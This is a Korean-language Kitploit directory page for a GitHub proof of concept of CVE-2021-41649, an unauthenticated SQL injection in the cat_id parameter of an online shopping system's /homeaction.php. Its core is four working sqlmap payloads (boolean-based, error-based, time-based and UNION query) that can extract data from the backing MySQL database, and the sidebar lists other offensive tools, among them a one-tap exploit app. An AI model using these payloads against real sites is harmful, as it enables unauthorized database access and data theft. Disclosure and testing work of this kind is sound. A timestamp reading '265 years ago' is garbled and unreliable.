
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2021-41649 — CVE-2021-41649에 대한 개념 증명 익스플로잇으로, 인증되지 않은 SQL 인젝션을 온라인 쇼핑 시스템의 cat_id 매개변수를 통해 시연하며, boolean 기반, 오류 기반, 시간 기반 및 UNION 쿼리 페이로드를 포함합니다. | Kitploit
도구/GitHubGitHub/mobiusbinary/cve-2021-41649
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubmobiusbinary/cve-2021-41649

CVE-2021-41649

CVE-2021-41649에 대한 개념 증명 익스플로잇으로, 인증되지 않은 SQL 인젝션을 온라인 쇼핑 시스템의 cat_id 매개변수를 통해 시연하며, boolean 기반, 오류 기반, 시간 기반 및 UNION 쿼리 페이로드를 포함합니다.

저장소 보기
265년 전아직 검토되지 않음
공유

CVE-2021-41649

CVE-2021-41649 online-shopping-system의 SQL 인젝션

online-shopping-system은 인증되지 않은 오류/boolean 기반 블라인드 및 오류 기반 SQL 인젝션 공격에 취약합니다.

/homeaction.php 페이지의 cat_id 매개변수는 사용자 입력을 검증하지 않으며, 공격자는 기본 MySQL 데이터베이스에서 민감한 데이터를 추출할 수 있습니다.

애플리케이션 링크

online-shopping-system

영향받는 구성 요소 및 매개변수

URL: /homeaction.php
PARAMETER: cat_id

PoC


SQLMAP 페이로드

/homeaction.php 페이지의 cat_id 매개변수

Parameter: cat_id (POST Request) Type: boolean-based blind Title: AND boolean-based blind - WHERE or HAVING clause Payload: cat_id=4' AND 9760=9760 AND 'ZCfc'='ZCfc&get_seleted_Category=1

Type: error-based Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR) Payload: cat_id=4' AND (SELECT 4034 FROM(SELECT COUNT(*),CONCAT(0x71707a7171,(SELECT (ELT(4034=4034,1))),0x71787a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'sGIO'='sGIO&get_seleted_Category=1

Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: cat_id=4' AND (SELECT 9762 FROM (SELECT(SLEEP(5)))PAcf) AND 'hpHO'='hpHO&get_seleted_Category=1

Type: UNION query Title: Generic UNION query (NULL) - 10 columns Payload: cat_id=4' UNION ALL SELECT CONCAT(0x71707a7171,0x746e4d4b5a706566596771585179566943487446575673515244507a52507345694d6b5a754d7049,0x71787a7671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&get_seleted_Category=1

PoC 이미지가 명확하지 않은 경우, 더 나은 해상도로 로드되는 GIF를 클릭하세요.

POC - proId

발견자

Jason Colyvas
MOBIUSBINARY
2021년 9월 21일

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    383
  • 4

    redforge

    cybersecurity91/redforge

    브라우저 측 레드 팀 툴킷으로, 정찰, 페이로드 생성, 자격 증명 공격, 암호화, 인코딩 및 참여 보고를 위한 102개의 오프라인 도구를 제공합니다.

    327
  • 5

    estorides

    grisuno/estorides

    99개 이상의 무료 OSINT 소스를 병렬로 집계하고, 엔티티를 지식 그래프로 해석하며, LLM 지원 분석과 함께 STIX 2.1, MISP 또는 GraphML로 내보냅니다.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI 네이티브 사이버보안을 위한 행동 체계—의도가 통제된 실행이 되고, 증거가 운영 메모리가 되며, 모든 운영이 다음 운영을 개선하는 곳.

    256

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →





